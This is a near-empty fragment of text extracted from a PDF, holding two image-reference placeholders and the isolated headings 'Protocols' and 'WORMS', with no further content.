



Protocols











WORMS

